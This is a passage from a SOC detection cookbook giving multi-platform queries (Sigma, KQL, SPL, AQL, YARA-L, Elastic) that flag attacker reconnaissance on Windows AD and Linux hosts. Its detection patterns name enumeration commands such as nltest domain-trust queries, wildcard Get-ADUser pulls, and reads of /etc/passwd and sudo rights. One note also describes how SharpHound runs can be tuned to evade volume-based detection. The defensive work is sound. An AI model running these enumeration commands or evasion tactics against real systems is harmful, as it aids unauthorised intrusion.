  - CommandLine

```

**Expected result:** one row per discovery-binary launch, with `ParentProcessGuid` as the grouping key an analyst uses to spot two or more distinct binaries sharing one lineage. **Interpretation:** a single row from a known admin or monitoring tool's lineage is routine; two or more distinct binaries from the same non-admin lineage inside a few minutes is consistent with an attacker orienting on a newly landed host.

**[QUERY]** KQL (Sentinel/Defender) — targets `DeviceProcessEvents` in Microsoft Defender Advanced Hunting.

CONCEPTUAL SAMPLE — window size and threshold illustrative; validate against your own baseline before use.

```
DeviceProcessEvents
| where Timestamp > ago(1h)
| where FileName in~ ("whoami.exe", "net.exe", "net1.exe", "systeminfo.exe")
| summarize DistinctTools = dcount(FileName), Tools = make_set(FileName),
    FirstSeen = min(Timestamp), LastSeen = max(Timestamp)
    by DeviceId, InitiatingProcessId
| where DistinctTools >= 2 and LastSeen - FirstSeen <= 10m
```

**Expected result:** rows keyed by device and initiating-process ID where two or more distinct discovery tools ran inside a 10-minute span. **Interpretation:** the same orientation behavior the Sigma rule flags, surfaced here as one aggregated row instead of several raw hits an analyst has to group by hand.

**[QUERY]** SPL — targets Splunk with the Windows TA's default 4688 field extraction or a forwarded Sysmon Event ID 1 sourcetype.

CONCEPTUAL SAMPLE — field names illustrative; verify against your own TA's extraction before use.

```
index=windows (EventCode=4688 OR (sourcetype=XmlWinEventLog:Sysmon EventCode=1))
    (Image="*\\whoami.exe" OR Image="*\\net.exe" OR Image="*\\net1.exe" OR Image="*\\systeminfo.exe")
| stats dc(Image) as distinct_tools, values(Image) as tools,
    earliest(_time) as first_seen, latest(_time) as last_seen by ComputerName, ParentProcessGuid
| eval window_seconds = last_seen - first_seen
| where distinct_tools >= 2 AND window_seconds <= 600
```

**Expected result:** one row per host/parent-lineage pair with a `distinct_tools` count and the raw tool list. **Interpretation:** consistent with a foothold's first orientation pass; a value of 1 with a long `window_seconds` is more likely routine scripted use.

**[QUERY]** AQL (QRadar) — this is AQL, not standard SQL. AQL natively supports a post-aggregation `HAVING` clause, filtered on the aggregate's alias rather than the raw aggregate expression (IBM Documentation, "AQL data aggregation functions," QRadar SIEM 7.4/7.5:

[https://www.ibm.com/docs/en/qsip/7.5?](https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS_7.5/com.ibm.qradar.doc/r_aql_aggregate_functions.html)

[topic=SS42VS\\_7.5/com.ibm.qradar.doc/r\\_aql\\_aggregate\\_functions.html](https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS_7.5/com.ibm.qradar.doc/r_aql_aggregate_functions.html)), so the distinct-tool threshold below is filtered inline with `HAVING distinct_tools >= 2` rather than read from unfiltered output. IBM's one documented `HAVING` gap — unsupported in a saved search feeding a scheduled report or time-series graph — doesn't apply to this ad hoc investigative form; a standing detection would still promote

the pattern into QRadar's own "at least N events... in Y minutes" Rule Test (DEH Part 27 §4) rather than rely on a saved `HAVING` search.

CONCEPTUAL SAMPLE — custom property names illustrative; verify against your own DSM's field list before use.

```
SELECT "Computer Name" AS host, "Parent Process GUID" AS parent_lineage,
       UNIQUECOUNT("Process Name") AS distinct_tools, COUNT(*) AS occurrences
FROM events
WHERE "Process Name" IN ('whoami.exe','net.exe','net1.exe','systeminfo.exe')
GROUP BY host, parent_lineage
HAVING distinct_tools >= 2
LAST 10 MINUTES
```

**Expected result:** one row per host/lineage pair that clears the `distinct_tools >= 2` floor. **Interpretation:** same as above — this search validates the pattern exists before it's worth building the standing Rule.

**[QUERY]** YARA-L (Google SecOps) — targets UDM `PROCESS_LAUNCH` events, matched on host and parent-process path over a short window.

CONCEPTUAL SAMPLE — illustrative YARA-L syntax, not validated against a live tenant; field paths illustrative.

```
rule qc_15_01_discovery_binary_burst {
  meta:
    author = "soc-query-cookbook"
    description = "Two or more built-in discovery binaries launched from one lineage in a short window"
    mitre_technique_id = "T1087.001"
    severity = "LOW"

  events:
    $launch.metadata.event_type = "PROCESS_LAUNCH"
    $launch.target.process.file.full_path = /\(whoami|net|net1|systeminfo\)\.exe$/ nocase
    $launch.principal.process.file.full_path = $parent_path
    $launch.principal.hostname = $hostname

  match:
    $hostname, $parent_path over 10m

  condition:
    #launch >= 2

  outcome:
    $risk_score = 25
    $distinct_tools = count_distinct($launch.target.process.file.full_path)
}
```

**Expected result:** a detection instance once two qualifying launches share a host and parent path inside the window, with `outcome.distinct_tools` reporting how many different binaries fired. **Interpretation:** same as the KQL/SPL forms above, expressed as a standing multi-event rule rather than an ad hoc search.

**[QUERY]** Elastic (ES|QL) — targets an ECS-normalized endpoint index (Elastic Defend or the Winlogbeat Sysmon module); ES|QL fits this pattern's distinct-count-over-a-window shape better than a strict EQL `sequence`, which would need the tool order fixed rather than merely co-occurring.

CONCEPTUAL SAMPLE — illustrative ES|QL, not validated against a live cluster.

```
FROM logs-endpoint.events.process-*
| WHERE process.name IN ("whoami.exe", "net.exe", "net1.exe", "systeminfo.exe")
| STATS distinct_tools = count_distinct(process.name), first_seen = min(@timestamp), last_seen =
  max(@timestamp)
  BY host.name, process.parent.entity_id
| WHERE distinct_tools >= 2 AND DATE_DIFF("minutes", first_seen, last_seen) <= 10
```

**Expected result:** rows keyed by host and parent-process entity ID with a `distinct_tools` count of 2 or more inside a 10-minute span. **Interpretation:** same as the KQL form — this is the aggregation-shaped Elastic surface, not the single-event or sequence one.

**[FALSE POSITIVE]** Helpdesk scripts, RMM tools, and imaging/onboarding automation call `whoami` and `systeminfo` routinely as part of asset inventory and remote-support sessions, and any estate running SCCM, an RMM agent, or a login script shows a baseline rate of these binaries firing from one lineage all day. Scope the exclusion to the specific RMM/SCCM service binary's path (as the Sigma filter block above does) rather than lowering the distinct-tool threshold — a threshold low enough to catch a careful attacker also catches nearly every scripted admin session.

**[PIVOT]** Pull the full command-line history for the flagged parent lineage across the surrounding 30 minutes. A hit that's part of a broader chain — a spawned PowerShell process, a subsequent `nltest` or LDAP query (`QC-15-02`/`QC-15-03`), or a lateral-movement attempt (Part 16) — reads very differently from an isolated pair of commands with nothing else around it.

**[SOC MANAGEMENT]** This pattern is cheap to run as a standing low-severity detection once the RMM/helpdesk exclusion list is maintained, because the underlying commands rarely change and the false-positive driver is narrow and identity-based rather than behavioral — a reasonable first candidate in this part to graduate from an ad hoc hunt into a tuned, always-on rule rather than a recurring manual query.

---

## QC-15-02 — Domain trust and controller topology enumeration via `nltest/net`

| Field             | Value                                                                                                                                                                                                                                                          |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-15-02                                                                                                                                                                                                                                                       |
| MITRE             | T1482 (Domain Trust Discovery)                                                                                                                                                                                                                                 |
| Behavior          | <code>nltest /domain_trusts</code> , <code>nltest /dclist:&lt;domain&gt;</code> , or <code>net group "domain admins" /domain</code> run from a host with no administrative role in domain management.                                                          |
| DEH cross-ref     | DEH Part 13 §7 (LDAP enumeration and directory reconnaissance) — its own MITRE line names T1482 for the same domain-topology reconnaissance goal this non-LDAP command-line pattern serves; DEH Part 11 §2 for the underlying process-lineage detection model. |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic (KQL) — all six covered.                                                                                                                                                                    |

**[HUNTER]** An attacker who has landed inside a domain-joined estate needs to know which domains trust this one and where the domain controllers are before planning any cross-domain or cross-forest move, and `nltest` answers both in one built-in call with no privilege beyond an authenticated domain session. Running this hunt immediately against a specific suspected-compromised host is worth doing before any volume-based rule would consider the activity worth an alert, because `nltest` from a workstation with no domain-management function is rare enough that even one hit deserves a human look.

**[QUERY]** Sigma — targets Sysmon Event ID 1 (Process Create) or Event ID 4688 with command-line auditing enabled.

CONCEPTUAL SAMPLE — argument list illustrative; extend it against your own environment's `nltest/net` usage before trusting it as exhaustive.

```

title: Domain trust or controller topology enumeration via nltest or net
status: experimental
logsource:
  category: process_creation
  product: windows
detection:
  selection_img:
    Image|endswith:
      - '\nltest.exe'
      - '\net.exe'
      - '\net1.exe'
  selection_cli:
    CommandLine|contains:
      - '/domain_trusts'
      - '/dclist'
      - '/domain_admins'
  selection_group:
    CommandLine|re: 'group\s+.*\s*/domain'
condition: selection_img and (selection_cli or selection_group)

```

**Expected result:** matches on the specific trust/topology-enumeration argument, not on `net.exe/nltest.exe` alone. **Interpretation:** a hit from a workstation with no domain-management role is consistent with an attacker mapping the domain before a cross-domain move; the same command from a documented IT-admin host during a scheduled audit is expected.

**[QUERY]** KQL (Sentinel/Defender) — targets `DeviceProcessEvents`.

CONCEPTUAL SAMPLE — regex and argument list illustrative.

```
DeviceProcessEvents
| where FileName in~ ("nltest.exe", "net.exe", "net1.exe")
| where ProcessCommandLine has_any ("/domain_trusts", "/dclist", "/domain_admins")
    or ProcessCommandLine matches regex @"(?:i)group\s+.*\s*/domain"
| project Timestamp, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessFileName
```

**Expected result:** individual rows, one per qualifying command, with the requesting account and device.

**Interpretation:** same as the Sigma form above.

**[QUERY]** SPL — targets Splunk with the Windows TA's default 4688 field extraction or a forwarded Sysmon sourcetype.

CONCEPTUAL SAMPLE — field names illustrative.

```
index=windows (EventCode=4688 OR (sourcetype=XmlWinEventLog:Sysmon EventCode=1))
(Image="*\\nltest.exe" OR Image="*\\net.exe" OR Image="*\\net1.exe")
(CommandLine="*\\domain_trusts*" OR CommandLine="*\\dclist*" OR CommandLine="*\\domain_admins*"
OR CommandLine="*group*\\domain*")
| table _time ComputerName user Image CommandLine ParentImage
```

**Expected result:** a table of raw hits, one row per invocation. **Interpretation:** same as above.

**[QUERY]** AQL (QRadar) — this is AQL, not standard SQL.

CONCEPTUAL SAMPLE — custom property names illustrative; verify against your own DSM's field list.

```
SELECT starttime, "Computer Name" AS host, username, "Process Name" AS tool, "Command Line" AS
commandline
FROM events
WHERE "Process Name" IN ('nltest.exe','net.exe','net1.exe')
AND ("Command Line" ILIKE '%domain_trusts%' OR "Command Line" ILIKE '%dclist%'
OR "Command Line" ILIKE '%domain_admins%' OR "Command Line" ILIKE '%group%/domain%')
LAST 24 HOURS
```

**Expected result:** a row per matching invocation across the last day. **Interpretation:** same as above.

**[QUERY]** YARA-L (Google SecOps) — targets UDM `PROCESS_LAUNCH` events.

CONCEPTUAL SAMPLE — illustrative YARA-L syntax, not validated against a live tenant.

```

rule qc_15_02_domain_trust_enumeration {
  meta:
    author = "soc-query-cookbook"
    description = "nltest or net used to enumerate domain trusts or controller topology"
    mitre_technique_id = "T1482"
    severity = "MEDIUM"

  events:
    $launch.metadata.event_type = "PROCESS_LAUNCH"
    $launch.target.process.file.full_path = /\(nltest|net|net1)\.exe$/ nocase
    $launch.target.process.command_line =
/(\domain_trusts|dclist|domain_admins|group\s+.*\domain)/ nocase

  condition:
    $launch

  outcome:
    $risk_score = 40
}

```

**Expected result:** a detection instance per qualifying launch. **Interpretation:** same as above.

**[QUERY]** Elastic KQL — a single-event boolean match is the cheapest correct surface here; nothing about this pattern needs EQL's sequencing or ES|QL's aggregation. Not Sentinel/Defender KQL — this is the Elastic search-bar/detection-rule dialect.

CONCEPTUAL SAMPLE — illustrative Elastic KQL, not validated against a live cluster.

```

process.name: ("nltest.exe" or "net.exe" or "net1.exe") and
process.command_line: (*domain_trusts* or *dclist* or *domain_admins* or *group*domain*)

```

**Expected result:** matching documents in Discover/a custom-query detection rule. **Interpretation:** same as above.

**[FALSE POSITIVE]** Domain-health monitoring tools, backup/replication software validating a trust path, and IT admins troubleshooting a trust relationship or a DC outage all run these exact commands legitimately. Unlike `qc-15-01`'s helpdesk-driven noise, this activity is genuinely rare on most estates, so the fix is a short allowlist of specific admin accounts and jump-host names — anyone outside that list running this command is the anomaly this pattern exists to surface, not a candidate for a broader process exclusion.

**[PIVOT]** Check the same host and account for a subsequent authentication attempt against a different domain or forest named in the trust list `nltest` just returned. A successful cross-domain logon shortly after the enumeration is a materially stronger signal than the enumeration alone, and it hands directly to Part 16's lateral-movement patterns if it fires.



**Engineering Reality** `nltest/net` command-line arguments only appear in Event ID 4688 if "Include command line in process creation events" is enabled via Group Policy — off by default on most builds — while Sysmon Event ID 1 captures the command line unconditionally once Sysmon itself is installed. An estate relying on native 4688 alone with that GPO unset gets an empty `CommandLine` field on every hit, indistinguishable from the tool never having run at all.

### QC-15-03 — BloodHound/SharpHound-shaped LDAP enumeration volume

| Field             | Value                                                                                                                                                                                                                                                                                                                          |
|-------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-15-03                                                                                                                                                                                                                                                                                                                       |
| MITRE             | T1087.002 (Account Discovery: Domain Account) — overlaps T1069.002 (Permission Groups Discovery: Domain Groups) and T1482 (Domain Trust Discovery), since a single SharpHound collection run gathers all three object categories in one pass, mirroring DEH Part 13 §7's own combined MITRE line for this reconnaissance goal. |
| Behavior          | A single security principal issuing an abnormally large number of LDAP search requests against a domain controller in a short window, consistent with SharpHound/BloodHound-style attack-path collection.                                                                                                                      |
| DEH cross-ref     | DEH Part 13 §7 (LDAP enumeration and directory reconnaissance), including its own Blind Spot on native-API-based reconnaissance producing no command-line signature at all.                                                                                                                                                    |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, Elastic (ES QL) — AQL and YARA-L: N/A, see below.                                                                                                                                                                                                                                         |

**[CONCEPT]** BloodHound's model is genuinely different in kind from a single targeted directory question. SharpHound doesn't ask "does this one user have this one attribute" — it walks the entire domain, every user, group, computer, session, and ACL, and hands the result to BloodHound's graph engine so an attacker can compute the shortest path to Domain Admin offline. That volume signature is what this pattern targets; the individual-query shape of a single reconnaissance-flavored cmdlet call is QC-15-04's territory instead.

**[HUNTER]** SharpHound's default collection methods generate LDAP search-request volume an order of magnitude above a single legitimate admin query in the same span, and that volume signature survives even when the collector binary itself is renamed, run in memory, or replaced by a newer tool built on the same LDAP-walk primitive — none of which a process-name-based hunt like QC-15-01's shape ever sees. The cost of hunting the volume directly instead is telemetry most estates have not turned on by default; per DEH Part 13 §7, standard Windows Security auditing does not log ordinary LDAP search-request content, so this pattern depends on a directory-aware sensor (most commonly Microsoft Defender for Identity) rather than native auditing alone.

**[QUERY]** Sigma — no standard Sigma `logsource` category exists for raw LDAP search volume as of this writing (the same telemetry gap DEH Part 13 §7 names generically), so this rule targets Microsoft Defender for Identity's reconnaissance-shaped output via a product-specific pipeline instead of a generic process/network category. It's written as a base rule plus a correlation rule, the same two-part shape DEH Part 24 §4.1 uses for its own SSH burst analytic, because the signal here is a *count* of matches per principal, not any single match.

CONCEPTUAL SAMPLE — `ActionType` value and threshold illustrative; both depend entirely on the specific identity-telemetry pipeline feeding this rule and must be verified against real output before use.

```
title: LDAP directory search event
id: 4d9a7e21-6b3c-4a1e-8f2d-1a9c6e4b7d33
status: experimental
logsource:
  category: application
  product: m365_defender
  definition: 'Targets Microsoft Defender for Identity reconnaissance telemetry; no standard Sigma
logsource category exists for raw LDAP search volume.'
detection:
  selection:
    ActionType: 'LDAP search'
  condition: selection
```

CONCEPTUAL SAMPLE — correlation threshold (200 events / 15 minutes) illustrative; tune against your own tenant's baseline before use.

```
title: High-volume LDAP search activity from one security principal
id: 8e2c5f13-9a4d-4b7e-9c1f-3d6a8e2b5c44
status: experimental
description: >
  Correlates the LDAP-search base rule (id 4d9a7e21-...) into a volume
  pattern: 200 or more LDAP search events from the same principal within
  15 minutes, consistent with a SharpHound/BloodHound-style collection run.
correlation:
  type: event_count
  rules:
    - 4d9a7e21-6b3c-4a1e-8f2d-1a9c6e4b7d33
  group-by:
    - AccountUpn
  timespan: 15m
  condition:
    gte: 200
  level: medium
```

**Expected result:** a correlation match naming the principal and the 15-minute window once its LDAP-search count crosses the threshold. **Interpretation:** consistent with an automated directory-walk collection run; the same principal's routine daily activity should sit far below this threshold in an environment where the threshold was tuned against real baseline volume, which this book has not measured.

**[QUERY]** KQL (Sentinel/Defender) — targets Microsoft Sentinel's `IdentityDirectoryEvents` table, populated by Microsoft Defender for Identity sensors on domain controllers.

CONCEPTUAL SAMPLE — `ActionType` strings and threshold illustrative; verify both against your own tenant's actual `IdentityDirectoryEvents` output before reuse.

```

IdentityDirectoryEvents
| where Timestamp > ago(1h)
| where ActionType in ("LDAP search", "SAM name reconnaissance")
| summarize SearchCount = count(), DistinctTargets = dcount(TargetAccountUpn)
  by AccountUpn, bin(Timestamp, 15m)
| where SearchCount >= 200

```

**Expected result:** rows naming a principal and a 15-minute bucket where LDAP search volume crossed 200 events, alongside how many distinct target accounts those searches touched. **Interpretation:** a high `DistinctTargets` value alongside a high `SearchCount` is more consistent with a broad directory walk than with a narrow, repeated query against one object.

**[QUERY]** SPL — targets Splunk ingesting Microsoft Defender for Identity data via its own add-on, or an equivalent LDAP-proxy/audit log source mapped to comparable fields.

CONCEPTUAL SAMPLE — sourcetype and field names illustrative; this book has not validated them against a live Defender for Identity Splunk add-on.

```

index=identity sourcetype=MicrosoftDefenderIdentity ActionType="LDAP search"
| bin _time span=15m
| stats count as search_count, dc(TargetAccountUpn) as distinct_targets by AccountUpn, _time
| where search_count >= 200

```

**Expected result:** rows naming a principal, a 15-minute bucket, and a search count. **Interpretation:** same as the KQL form above.

AQL and YARA-L are both `N/A` for this pattern — **missing schema field**. Neither platform has a confirmed default field surfacing per-principal LDAP-search volume the way Sentinel's `IdentityDirectoryEvents` table does natively: QRadar has no out-of-box DSM mapping for Defender-for-Identity-style reconnaissance counts absent a custom extension, and Google SecOps's UDM has no confirmed event type or field for raw LDAP search-request volume as of this writing (the same category of gap DEH Part 28 §1.1 names for YARA-L's unconfirmed `GrantedAccess` equivalent). A QRadar or Google SecOps deployment that already forwards Defender-for-Identity-equivalent telemetry through a custom parser could adapt the KQL query's logic once that field is confirmed present — this omission is about telemetry availability, not about either language's structural capability.

**[QUERY]** Elastic (ES|QL) — targets a hypothetical identity-telemetry index fed by a Defender for Identity or equivalent connector; ES|QL is the natural fit for this pattern's threshold/wide-lookback shape.

CONCEPTUAL SAMPLE — index pattern and field names illustrative; no ECS standard guarantees an equivalent field on every platform, the same caveat DEH Part 29 §5 names for its own honeypot-credential field.

```
FROM logs-identity.directory-*  
| WHERE event.action == "ldap-search"  
| STATS search_count = count(), distinct_targets = count_distinct(target.user.name)  
  BY source.user.name, BUCKET(@timestamp, 15 minutes)  
| WHERE search_count >= 200
```

**Expected result:** rows naming a principal and a 15-minute bucket where search volume crossed the threshold. **Interpretation:** same as the KQL/SPL forms above.

**[FALSE POSITIVE]** Identity-governance/access-review tools, a scheduled Entra Connect/Azure AD Connect directory sync, and vulnerability scanners with an AD module all generate high LDAP query volume from one service account on a predictable schedule. Allowlist the specific known service account and its documented sync window rather than raising the count threshold — a higher threshold just gives a real SharpHound run more room to finish before it's caught.

**[PIVOT]** Check whether the flagged principal's account subsequently authenticates to any of the computers, groups, or service accounts a directory walk of this shape would have surfaced. A real attack-path traversal following a BloodHound-shaped enumeration run is the corroborating signal that turns this from "someone ran a heavy query" into "someone is executing the plan the query built" — hand off to Part 16 if a follow-on lateral move appears.

**Blind Spot** SharpHound's own stealth collection options (limiting `--CollectionMethod` to a narrow set, or substituting SAMR-based session enumeration for some LDAP-heavy collection methods) can bring a collection run's LDAP volume down closer to a legitimate admin's baseline, and an attacker querying a read-only domain controller or a global-catalog replica the sensor doesn't cover produces no volume signal on the monitored DC at all. This pattern catches the default, loud collection behavior; it does not catch an operator who has already read the same public tooling documentation and tuned around it.

---

## QC-15-04 — AD reconnaissance via PowerShell/.NET directory-services cmdlets

| Field             | Value                                                                                                                                                                                                                                                                                                                                                             |
|-------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-15-04                                                                                                                                                                                                                                                                                                                                                          |
| MITRE             | T1069.002 (Permission Groups Discovery: Domain Groups) — overlaps T1087.002 (Account Discovery: Domain Account), the same pairing DEH Part 13 §7 uses for <code>Get-ADUser / Get-ADGroup</code> reconnaissance-shaped filter arguments.                                                                                                                           |
| Behavior          | <code>Get-ADUser / Get-ADGroup / Get-ADComputer</code> , or a raw <code>[adsisearcher] / New-Object DirectoryServices.DirectorySearcher</code> call, run with a reconnaissance-shaped filter ( <code>-Filter *</code> , <code>-Properties *</code> , or a nested group-membership walk) from a host with no administrative reason to query the directory broadly. |
| DEH cross-ref     | DEH Part 13 §7, which names exactly this cmdlet-and-filter combination as the process-based detection path for LDAP reconnaissance and cross-references DEH Part 11 for the command-line telemetry it depends on; DEH Part 11 §2 directly.                                                                                                                        |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic (KQL) — all six covered.                                                                                                                                                                                                                                                                       |

**[HUNTER]** `Get-ADUser -Filter * -Properties *` and a raw `DirectorySearcher` call against the same directory both answer the same question BloodHound's graph answers at scale, just one object at a time and without needing SharpHound present on disk — including as a manually typed command in an interactive session with no script file to find afterward. Hunting the cmdlet-and-filter combination directly, rather than waiting for a named collector binary, catches an operator working entirely from memorized built-in tooling, which is common enough in real intrusions that this pattern is worth running on its own, separately from `QC-15-03`'s volume-based signal.

**[QUERY]** Sigma — targets Sysmon Event ID 1 (Process Create) or Event ID 4688 for the command line, and Event ID 4104 (Creating Scriptblock text) as a complementary source when the command line itself is truncated or the call is wrapped in a script block.

CONCEPTUAL SAMPLE — cmdlet and filter-argument lists illustrative; extend against your own environment's legitimate AD-tooling usage before trusting this as tuned.

```

title: PowerShell or .NET directory-services reconnaissance
status: experimental
logsource:
  category: process_creation
  product: windows
detection:
  selection_cmdlet:
    CommandLine|contains:
      - 'Get-ADUser'
      - 'Get-ADGroup'
      - 'Get-ADComputer'
      - 'adsisearcher'
      - 'DirectorySearcher'
  selection_broad:
    CommandLine|contains:
      - '-Filter *'
      - '-Filter {*}'
      - '-Properties *'
condition: selection_cmdlet and selection_broad

```

**Expected result:** a match on a command line combining a directory cmdlet or raw .NET searcher with a wildcard filter or full-property pull. **Interpretation:** consistent with an attacker or a red-team operator walking the directory broadly rather than looking up one known object.

[QUERY] KQL (Sentinel/Defender) — targets `DeviceProcessEvents`.

CONCEPTUAL SAMPLE — string-match list illustrative.

```
DeviceProcessEvents
| where ProcessCommandLine has_any ("Get-ADUser", "Get-ADGroup", "Get-ADComputer", "adsisearcher", "DirectorySearcher")
| where ProcessCommandLine has_any ("-Filter *", "-Properties *", "-Filter {*}")
| project Timestamp, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessFileName
```

**Expected result:** individual rows, one per qualifying invocation. **Interpretation:** same as the Sigma form above.

[QUERY] SPL — targets Splunk with the Windows TA's 4688 extraction, a forwarded Sysmon sourcetype, or PowerShell Operational log Event ID 4104.

CONCEPTUAL SAMPLE — field names illustrative across the three possible sourcetypes.

```
index=windows (EventCode=4688 OR (sourcetype=XmlWinEventLog:Sysmon EventCode=1)
OR (sourcetype="WinEventLog:Microsoft-Windows-PowerShell/Operational" EventCode=4104))
(CommandLine="*Get-ADUser*" OR CommandLine="*Get-ADGroup*" OR CommandLine="*Get-ADComputer*"
OR CommandLine="*adsisearcher*" OR CommandLine="*DirectorySearcher*"
OR ScriptBlockText="*Get-AD*" OR ScriptBlockText="*DirectorySearcher*")
(CommandLine="*-Filter *" OR CommandLine="*-Properties *"
OR ScriptBlockText="*-Filter *" OR ScriptBlockText="*-Properties *")
| table _time ComputerName user CommandLine ScriptBlockText
```

**Expected result:** a table combining command-line and script-block hits. **Interpretation:** same as above; a hit sourced only from `ScriptBlockText` with an empty `CommandLine` is consistent with an obfuscated or dot-sourced invocation the raw command line didn't capture.

[QUERY] AQL (QRadar) — this is AQL, not standard SQL.

CONCEPTUAL SAMPLE — custom property names illustrative.

```
SELECT starttime, "Computer Name" AS host, username, "Command Line" AS commandline
FROM events
WHERE ("Command Line" ILIKE '%Get-ADUser%' OR "Command Line" ILIKE '%Get-ADGroup%'
OR "Command Line" ILIKE '%Get-ADComputer%' OR "Command Line" ILIKE '%adsisearcher%'
OR "Command Line" ILIKE '%DirectorySearcher%')
AND ("Command Line" ILIKE '%-Filter %' OR "Command Line" ILIKE '%-Properties %')
LAST 24 HOURS
```

**Expected result:** a row per matching invocation across the last day. **Interpretation:** same as above.

[QUERY] YARA-L (Google SecOps) — targets UDM `PROCESS_LAUNCH` events.

CONCEPTUAL SAMPLE — illustrative YARA-L syntax, not validated against a live tenant.

```
rule qc_15_04_ad_recon_cmdlets {
  meta:
    author = "soc-query-cookbook"
    description = "Directory-services cmdlet or raw .NET searcher run with a wildcard filter or full-property pull"
    mitre_technique_id = "T1069.002"
    severity = "MEDIUM"

  events:
    $launch.metadata.event_type = "PROCESS_LAUNCH"
    $launch.target.process.command_line = /(Get-AD(User|Group|Computer)|adsisearcher|DirectorySearcher)/
  nocase
    $launch.target.process.command_line = /(-Filter\s+\*|-Filter\s+\\{\\*\\}|-Properties\s+\\*)/ nocase

  condition:
    $launch

  outcome:
    $risk_score = 45
}
```

**Expected result:** a detection instance per qualifying launch. **Interpretation:** same as above.

**[QUERY]** Elastic KQL — a single-event boolean match, the cheapest correct surface for this pattern's shape. Not Sentinel/Defender KQL — this is the Elastic search-bar/detection-rule dialect.

CONCEPTUAL SAMPLE — illustrative Elastic KQL, not validated against a live cluster.

```
process.command_line: (*Get-ADUser* or *Get-ADGroup* or *Get-ADComputer* or *adsisearcher* or
*DirectorySearcher*) and
process.command_line: (*-Filter\ \** or *-Properties\ \**)
```

**Expected result:** matching documents in Discover or a custom-query detection rule. **Interpretation:** same as above.

**[FALSE POSITIVE]** IT-automation and identity-governance scripts genuinely need a wide `Get-ADUser -Filter *` pull for a weekly access review or an HR-sync job, and any AD-integrated ITSM/IGA product's service account triggers this daily. Scope the exclusion to that specific service account and its documented scheduled runtime window, not to the cmdlet-and-filter pattern itself — the pattern is exactly what a real attacker's PowerShell-based reconnaissance looks like too, and loosening it to dodge one service account's noise loosens it for everyone else as well.

**[PIVOT]** Check the same session for a subsequent Kerberoasting-shaped SPN request (Part 7) or a DCSync-adjacent replication request against one of the objects this query just enumerated. A broad directory pull followed by a targeted follow-up against a specific result is the two-step shape a real attack-path walk actually takes, distinct from a one-off lookup that never gets a follow-up at all.

**What Would Change My Mind** This pattern treats the wildcard-filter/full-property signature as the load-bearing part of the match, on the assumption that a targeted, well-known query for one object (`Get-ADUser -Identity jsmith`) is common enough on its own to be poor signal. If real telemetry showed attackers routinely scoping their PowerShell-based reconnaissance to narrow, per-object filters specifically to dodge a wildcard-based rule like this one, that would argue for shifting this pattern's signal toward call volume and session breadth — closer to `qc-15-03`'s shape — instead of the filter syntax itself.

## QC-15-05 — Linux/Unix host and identity discovery command sequence

| Field             | Value                                                                                                                                                                                                                                                                                                                                                                                                         |
|-------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-15-05                                                                                                                                                                                                                                                                                                                                                                                                      |
| MITRE             | T1087.001 (Account Discovery: Local Account) — overlaps T1082 (System Information Discovery) for <code>uname</code> , and T1016 (System Network Configuration Discovery) for <code>ip a/ifconfig</code> ; tag an individual hit against its own closest technique and treat this header's mapping as the sequence-level umbrella, the same convention <code>QC-15-01</code> uses for its Windows counterpart. |
| Behavior          | <code>id</code> , <code>whoami</code> , <code>groups</code> , <code>cat /etc/passwd</code> , <code>sudo -l</code> , <code>uname -a</code> , and <code>ip a/ifconfig</code> run in close succession from one shell session shortly after a new SSH logon or web-shell foothold.                                                                                                                                |
| DEH cross-ref     | DEH Part 11 §2 (Process trees and lineage classification), stated there as explicitly cross-OS. DEH Part 13 has no Linux-specific equivalent to its own §7 LDAP framing, since that part's directory-reconnaissance treatment concentrates on Windows AD — consistent with this part's own scope note above.                                                                                                  |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic (EQL) — all six covered.                                                                                                                                                                                                                                                                                                                   |

**[HUNTER]** A shell landed on a Linux host, whether via a stolen SSH key or a web-shell dropped through an application exploit, runs through the same orientation checklist a Windows attacker runs on landing — who am I, what can I do, what is this box, what network am I on — using a small, predictable set of built-in commands that need no special tooling at all. Hunting this directly rather than waiting on a threshold rule pays off the same way `QC-15-01` does: an analyst investigating one specific suspected foothold can treat two or three of these commands appearing together, close together, right after a new session starts, as worth a look immediately.

**[QUERY]** Sigma — targets an auditd-backed process-creation telemetry pipeline (`execve` logging) mapped through whatever pySigma pipeline your Linux collection uses.

CONCEPTUAL SAMPLE — command and argument lists illustrative.



```

title: Linux host and identity discovery command sequence
status: experimental
logsource:
  category: process_creation
  product: linux
detection:
  selection:
    Image|endswith:
      - '/id'
      - '/whoami'
      - '/groups'
      - '/uname'
      - '/ip'
      - '/ifconfig'
  selection_files:
    CommandLine|contains:
      - 'passwd'
      - 'sudo -l'
      - 'sudoers'
  condition: selection or selection_files
fields:
  - ParentProcessGuid
  - User

```

**Expected result:** individual rows for each qualifying command, grouped afterward by session/parent lineage to see three or more distinct commands within a short span. **Interpretation:** consistent with a landed foothold's orientation pass; a single hit alone, from a known automation lineage, is far weaker signal.

**[QUERY]** KQL (Sentinel/Defender) — targets `DeviceProcessEvents` populated by Microsoft Defender for Endpoint on Linux.

CONCEPTUAL SAMPLE — field names illustrative; verify `DeviceOs` filtering against your own MDE-for-Linux deployment.

```

DeviceProcessEvents
| where DeviceOs == "Linux"
| where FileName in~ ("id", "whoami", "groups", "uname", "ip", "ifconfig")
  or ProcessCommandLine has_any ("/etc/passwd", "sudo -l", "/etc/sudoers")
| summarize DistinctCommands = dcount(FileName), Commands = make_set(FileName),
  FirstSeen = min(Timestamp), LastSeen = max(Timestamp)
  by DeviceId, InitiatingProcessId
| where DistinctCommands >= 3 and LastSeen - FirstSeen <= 5m

```

